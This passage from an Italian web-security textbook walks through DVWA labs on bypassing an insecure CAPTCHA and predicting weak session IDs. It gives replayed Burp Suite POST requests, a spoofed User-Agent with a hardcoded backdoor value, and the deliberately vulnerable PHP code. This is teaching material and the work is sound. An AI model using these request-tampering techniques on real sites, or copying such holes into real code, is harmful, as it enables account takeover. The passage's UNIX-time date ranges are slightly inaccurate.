- Vulnerabilità sulla *gestione* dei CAPTCHA

Il primo caso è dipendente dal *fornitore del CAPTCHA*: devi sapere infatti che ogni CAPTCHA fa affidamento a un algoritmo che genera la domanda a cui l'utente dovrà rispondere. Questo algoritmo può essere "interpretato" imparando a leggere il risultato: la maggior parte dei Bypass di questo tipo sono basati su tecnologie di riconoscimento OCR, molto simili a quelle utilizzate per digitalizzare testi stampati, oppure attraverso i formati audio forniti per i non-vedenti (e quindi attraverso il riconoscimento vocale). Non tratteremo il bypass delle tecnologie CAPTCHA per due ragioni:

- *Sono in costante evoluzione*: nel momento in cui scriviamo infatti il noto reCAPTCHA di Google sta subendo un aggiornamento alla 3a versione e così molti altri CAPTCHA si stanno adeguando.
- *I Bypass alimentano il mercato nero:* bypassare l'algoritmo di un CAPTCHA non ha nulla di "intellettualmente" interessante. È decisamente divertente bypassarlo costruendo da sé il proprio algoritmo di lettura, un po' meno

comprarlo. E mi spiace, quasi tutti i CAPTCHA bypass/resolver (funzionanti) sono a pagamento; inoltre, sono sospetti alcuni servizi in cui vige lo sfruttamento di servizi di resolvering.

Qualora fossi interessato puoi comunque approfondire alcune tecniche di Bypass interessanti tramite dei tool (e documentazione) in rete : chi sa che magari non ti venisse in mente di costruirtene uno da te [127] [128] [129] .

La seconda vulnerabilità è invece sulla gestione del CAPTCHA, o meglio sul controllo della sua risoluzione: se infatti un CAPTCHA non è adeguatamente ricontrollato (negli step di esecuzione di una web app) rischia di risultare inutile ai fini della sicurezza. Tratteremo di questa tipologia di attacchi nel corso del Capitolo attuale.

7.1.2 LAB: Insecure Captcha Bypass

Lo scopo di questo LAB è di bypassare il CAPTCHA attraverso un'errata gestione delle richieste HTTP, non correttamente filtrate. Il nostro obiettivo sarà quello di cambiare la password utente in uso (admin) attraverso il modulo "Insecure CAPTCHA". NB: si prevede che l'utente abbia configurato correttamente il CAPTCHA come illustrato precedentemente (Capitolo 3.8.1.2).

Attacco: **Insecure CAPTCHA** "Low"

Simulazione DVWA; Tool: Burp Suite

Il primo livello di sicurezza prevede un form in cui è possibile stabilire una nuova password: i due campi di input fungono per la verifica della corretta compilazione, mentre prima del pulsante di Invio è presente un reCAPTCHA [Figura 7.1].

Figura 7.1: il più semplice dei form. Per inviarlo occorre però compilare correttamente il CAPTCHA.

Con Burp Suite aperto e configurato possiamo monitorare tutte le richieste HTTP eseguite: inviando il form per la prima volta viene ricaricata la stessa pagina in cui ci troviamo, passando però dei valori in HTTP POST [Figura 7.2]. I dati in POST sono così strutturati:

```
step=1&password_new=pass1&password_conf=pass1&g-recaptcha-
response=ABC........&Change=Change
```

Figura 7.2: dallo storico HTTP di Burp Suite ("Proxy -> HTTP history") possiamo trovare la prima risposta HTTP. Qui i dati vengono inviati in POST.

Dove:

- **step=1** : rappresenta una variabile che stabilisce quale funzione nella web app bisogna eseguire
- **password_new=pass1** : rappresenta il valore che dev'essere elaborato (cioè la nuova password)
- **password_conf=pass1** : la conferma della nuova password che dev'essere uguale alla precedente
- **g-recaptcha-response=ABC...** : la risposta al reCAPTCHA che verrà elaborata per capire se il CAPTCHA è corretto oppure no
- **Change=Change** : una variabile che indica l'azione da compiere (cambiare la password)

Possiamo ovviamente confermare l'ipotesi attraverso la lettura del sorgente [Codice 7.1].

Codice 7.1

```
<?php
if (isset($_POST['Change']) && ($_POST['step'] == '1')

        // Hide the CAPTCHA form
        $hide_form = true;

        // Get input
        $pass_new = $_POST['password_new'];
        $pass_conf = $_POST['password_conf'];

        // Check CAPTCHA from 3rd party
$resp = recaptcha_check_answer($_DVWA['recaptcha_priva
recaptcha-response']);
```

http://victim/vuln/vulnerabilities/view_source.php?id=captcha&security=low

Da qui nasce la vulnerabilità: la pagina step1 che ci verrà presentata non si occupa di elaborare i risultati, bensì solo di mostrarci il messaggio che il reCAPTCHA è stato correttamente validato, offrendoci poi la possibilità di confermare l'azione [Figura 7.3].




Figura 7.3: Sei stato bravo, hai compilato il CAPTCHA!

Cliccando su "Change" verrà generata una nuova richiesta HTTP: questa volta la pagina invierà solo le password (pass_new e pass_conf) e la variabile step sarà 2.; ciò farà scattare una nuova funzione che si preoccuperà di verificare

solo le password, senza controllare la correttezza del CAPTCHA. La richiesta catturata sarà quindi disponibile nello storico HTTP [Figura 7.4].




Figura 7.4: lo step 2 non prevede alcun controllo sul CAPTCHA.

Questo ci permette di prendere l'ultima richiesta e replicarla modificando i contenuti della richiesta POST: con un click destro sulla richiesta HTTP che ci interessa (o CTRL+R) la invieremo al "*Repeater*", un modulo di Burp Suite che ci consente di reinviare nuovamente una stessa richiesta modificandone i contenuti [Figura 7.5] .




Figura 7.5 : possiamo replicare la richiesta HTTP inviandola al Repeater

Successivamente spostiamo sulla tab "*Repeater*" in alto: troveremo la

richiesta HTTP, modifichiamone i contenuti *POST* che si troveranno in fondo e clicchiamo su *Go*: dopo pochi attimi riceveremo una risposta HTML sulla finestra a destra, se l'attacco avrà avuto successo troveremo stampato nell'output "Password Changed" [Figura 7.6].




Figura 7.6: dal Repeater modifichiamo la richiesta HTTP e re-inviamola. Dall'output a destra confermiamo il risultato.

L'attacco avrà avuto successo e sarà possibile cambiare la password senza dover inserire nuovamente il CAPTCHA.

Attacco: **Insecure CAPTCHA** "Medium"

Simulazione DVWA; Tool: Burp Suite

Questo livello di sicurezza è molto simile al precedente: l'unica differenza riguarda in una nuova variabile, chiamata "passed_captcha", che viene generata allo step 1 [Figura 7.7].




Figura 7.7: non cambia nulla dal livello Low, ad eccezione della nuova variabile "passed_captcha" passata in HTTP POST

Se questa non viene passata in HTTP Post allo step 2, lo script si rifiuterà di eseguire l'operazione. La procedura di bypass, in ogni caso, resta la stessa di quanto visto nel livello precedente [Figura 7.8].




Figura 7.8: per risolvere il livello basta seguire la precedente soluzione

La porzione di codice è presente a seguito della dichiarazione degli input [Codice 7.2].

Codice 7.2

```
// Check to see if they did stage 1

if (!$_POST['passed_captcha']) {
        $html .= "<pre>
<br />You have not passed the CAPTCHA.</pre>";
        $hide_form = false;
        return;
}
```

http://victim/vuln/vulnerabilities/view_source.php?id=captcha&security=medium

Attacco: **Insecure CAPTCHA** "High"

Simulazione DVWA; Tool: Burp Suite

Il seguente livello di sicurezza prevede diverse modifiche rispetto ai due precedenti:

- Lo step è unico, quindi verrà effettuato un controllo al **reCAPTCHA**
- Viene effettuato un controllo allo **User-Agent**

Innanzitutto effettuiamo una veloce lettura del codice e in particolare della porzione che ci interessa [Codice 7.2a].

Codice 7.2a

```
<?php
if ($resp ||
($_POST['g-recaptcha-response'] == 'hidd3n_valu3'
&& $_SERVER['HTTP_USER_AGENT'] == 'reCAPTCHA')
)
```

http://victim/vuln/vulnerabilities/view_source.php?id=captcha&security=high

Iniziamo dal controllo del **reCAPTCHA**: abbiamo già detto che questo non siamo in grado di risolverlo in automatico (altrimenti avremmo usato un altro approccio come un bypasser OCR[130] e simili): in questa situazione si ipotizza che lo sviluppatore della web app abbia lasciato un... cheat? Quella che vediamo è infatti una condizione:

```
SE g-recaptcha-response È UGUALE A hidd3n_valu3 ALLORA esegui il
codice"
```

eppure – come visto nel livello Low – sappiamo che g-recaptcha-response è la risposta del reCAPTCHA. Ma allora perché ciò?

Mettiamoci nei panni dello sviluppatore: sta integrando funzioni su funzioni, sta progettando i database, insomma ha bisogno di testare ogni singola caratteristica della web app. Quanto tempo perderebbe a compilare ogni volta il reCAPTCHA? Tanto. Così tanto che si è lasciato una specie di backdoor: se ogni volta inietta "g-recaptcha-response" con il valore "hidd3n_valu3", questo gli consente l'accesso. Bene, peccato si sia dimenticato di rimuovere il codice prima di andare in produzione!

Questo tipo di errori può capitare a tutti: errare è umano e questa è una chiara dimostrazione – anche se simulata – di come certe volte anche i migliori sbagliano. Tuttavia questo può rendere un possibile attacco più difficile in quanto non è detto che il cyber-criminale abbia tra le mani il codice sorgente del sito.

In secondo luogo abbiamo il controllo sullo **User-Agent**: sebbene come

approccio non sia molto popolare dovremo bypassarlo. Prima però una rapida spiegazione sugli User-Agent.

Lo User-Agent è la "firma" che un programma – in particolare un Browser – lascia all'interno degli HTTP Headers. Di fabbrica molti software lasciano nelle richieste HTTP lo User-Agent del loro linguaggio/libreria: gli stessi, che vengono usati poi per attacchi o enumerazioni, possono essere bloccati partendo appunto dallo User-Agent che lasciano (come ad esempio molti programmi scritti in Python lasciano come User-Agent "Python-url/3.6").
Nonostante ciò, molti programmi (specie quelli pensati per il pentesting) consentono di effettuare lo spoofing (modifica) dello User-Agent.

Tornando a noi il sistema di difesa prevede lo *spoofing dello User-Agent*: questo è possibile effettuarlo sempre dalla richiesta HTTP.

Simuliamo quindi una prima modifica di Password, quindi da "*Proxy -> HTTP History*" facciamo click destro sulla richiesta HTTP: da lì inviamolo al modulo *Repeater*, come già visto in precedenza. A questo punto possiamo modificare come segue [Figura 7.9]:

```
User-Agent: reCAPTCHA

POST
step=1&password_new=qwerty1&password_conf=qwerty1&g-recaptcha-
response=hidd3n_valu3&user_token=QUIILTOKEN&Change=Change
```




Figura 7.9: occhio, a questo livello c'è solo uno step!

TIP: hai notato che nelle richieste HTTP c'è lo user_token? Al momento, non è necessario simularlo ma in caso di attacchi esterni dovrai generarlo. Troverai tutte le risposte di cui hai bisogno nel capitolo 7.3.

L'attacco avrà così successo: come sempre, confronta i risultati HTML nella scheda a destra.

Difesa: **Insecure CAPTCHA**

Simulazione DEMO

È importante considerare la risposta del CAPTCHA sempre e non demandare la verifica a una pagina intermedia (come visto nel livello Low e Medium). Inoltre, assicuriamoci che non vengano lasciati aperti varchi di codice con cui è possibile bypassare il controllo.

I CAPTCHA sono una di quelle tecnologie che, se ben implementate, possono fare la differenza: chiaramente esistono situazioni in cui non sarà possibile intervenire (ad esempio nuovi bypass) e pertanto si consiglia sempre di aggiornare i propri script alle ultime versioni delle API proposte dagli sviluppatori.

7.2 Session Prediction

Sappiamo già che in certe occasioni, quando l'utente verrà autenticato, il server e il client si scambieranno un'informazione – detta Session – così che la web app saprà che il browser sarà l'utente loggato ed eviterà di richiedere ogni volta una nuova autenticazione.

Tali sessioni vengono confrontate attraverso un'informazione, detta **Session ID**, che è il risultato random generato da algoritmi e, fintanto che questi sono difficili da prevedere, sarà altrettanto difficile scoprirli. Ma cosa succede se il session ID è facilmente prevedibile?

Durante le sue operazioni di routine il cyber-criminale controlla accuratamente le risposte HTTP e in particolare gli headers che contengono le informazioni che solitamente non vengono mostrate a schermo; se questo Session ID è facilmente "indovinabile", è possibile bypassare l'autenticazione e ritrovarsi loggati come utenti registrati.

Il Session ID è così rappresentato all'interno dell'header di risposta HTTP:

```
Set-Cookie: session=123456789

Content-Length: 666

Content-Type: text/html
```

Il cyber-criminale, attraverso strumenti scritti ad-hoc o tool pensati per l'occasione, potrebbe essere in grado di enumerare session ID funzionanti. Secondo il principio del Bruteforcing (capitolo 6.2.4) basta generare Session ID fino a che la risposta HTTP del Web Server sia valida (200, OK). Una volta ottenuto il Session ID, il cyber-criminale lo inietterà nel proprio browser e si ritroverà automaticamente loggato come utente.

7.2.1 LAB: Weak Session ID

Il seguente LAB consiste nel prevedere il valore della sessione generata attraverso la pagina di test dedicata (Weak Session IDs) disponibile alla pagina:

```
http://victim/vuln/vulnerabilities/weak_id/
```

Ad ogni click, la pagina genererà la variabile *dvwaSession*, e sarà presente nei cookie. Dato che il LAB non prevede la facoltà di verificare se la sessione generata è corretta, procederemo alla sola prevedibilità della sessione, lasciando il compito al ricercatore "esperto" di testare la sessione.

Attacco: **Weak Session ID** "Low"

Simulazione DVWA; Tool: Burp Suite

Attraverso la lettura degli Header HTTP (*Proxy -> HTTP History*), ad ogni aggiornamento della sessione tramite il pulsante "*Generate*" [Figura 7.10], raccogliamo il valore del dwvaSession all'interno dei cookie, che nel nostro caso è:

```
Cookie: dvwaSession=20030 ...
```

Con molta probabilità avrai un numero più piccolo (addirittura 1!) ma non preoccuparti, semplicemente abbiamo effettuato moltissimi test ;) [Figura 7.11]




Figura 7.10: cliccando su Generate troveremo tutte le richieste HTTP generate




Figura 7.11: raccogli il valore dvwaSession, a breve dovrai confrontarlo

Procediamo a rigenerare nuove richieste; nel nostro caso ne abbiamo rigenerate altre due e il risultato degli Header HTTP [Figura 7.12] è:

```
Cookie: dvwaSession=20032 ...
```

In questo caso è ovvio come il Session ID venga generato aumentando di un valore ogni volta, difatti:

```
1)1a generazione = 20030

2)2a generazione = 20031

3)3a generazione = 20032
```




Figura 7.12: 20030 + 2 = 20032...

Il breve codice PHP lato web ci conferma che lo script genera il Session ID aumentando il valore di un'unità ad ogni richiesta [Codice7.3].

Codice 7.3

```
<?php
$html = "";
if ($_SERVER['REQUEST_METHOD'] == "POST") {
        if (!isset($_SESSION['last_session_id'])) {
```

```
                $_SESSION['last_session_id'] = 0;
        }
        $_SESSION['last_session_id']++;
        $cookie_value = $_SESSION['last_session_id'];
        setcookie("dvwaSession", $cookie_value);
}
?>
```

http://victim/vuln/vulnerabilities/view_source.php?id=weak_id&security=low

Attacco: **Weak Session ID** "Medium"

Simulazione DVWA; Tool: Burp Suite

In questo livello il Session ID è generato dinamicamente attraverso una variabile di sistema: nel dettaglio, lo script PHP si occupa di generare il Session ID utilizzando il time UNIX del Web Server [Codice 7.4].

Codice 7.4

```php
<?php
$html = "";
if ($_SERVER['REQUEST_METHOD'] == "POST") {
        $cookie_value = time();
        setcookie("dvwaSession", $cookie_value);
}
?>
```

http://victim/vuln/vulnerabilities/view_source.php?id=weak_id&security=medium

Ma come facciamo a identificarlo senza avere tra le mani il codice sorgente della pagina? Un occhio ben allenato potrebbe riconoscerlo attraverso l'output: i programmatori web hanno spesso a che fare con le date (e con il time in formato UNIX); infatti, lo “UNIX time” cambia delle prime due cifre ogni 3-4 anni. Nel nostro test il valore è:

```
dvwaSession: 1530890204
```

che fino al 2020 avrà sempre un valore iniziale di 15. Dal 2021 fino al 2024 avrà un valore iniziale di 16.

Generare una sessione attraverso lo UNIX Time è una pratica poco comune nella progettazione di una web app, perlomeno in quella di produzione, mentre è più facile ritrovarla in quella amatoriale.

Attacco: **Weak Session ID** "High"

Simulazione DVWA; Tool: Burp Suite

In questo ultimo livello di difficoltà ritroviamo un classico approccio, ovvero quello del programmatore che tenta di utilizzare variabili dinamiche e di comprimere poi il risultato in un hash (in questo caso MD5) [Figura 7.13].

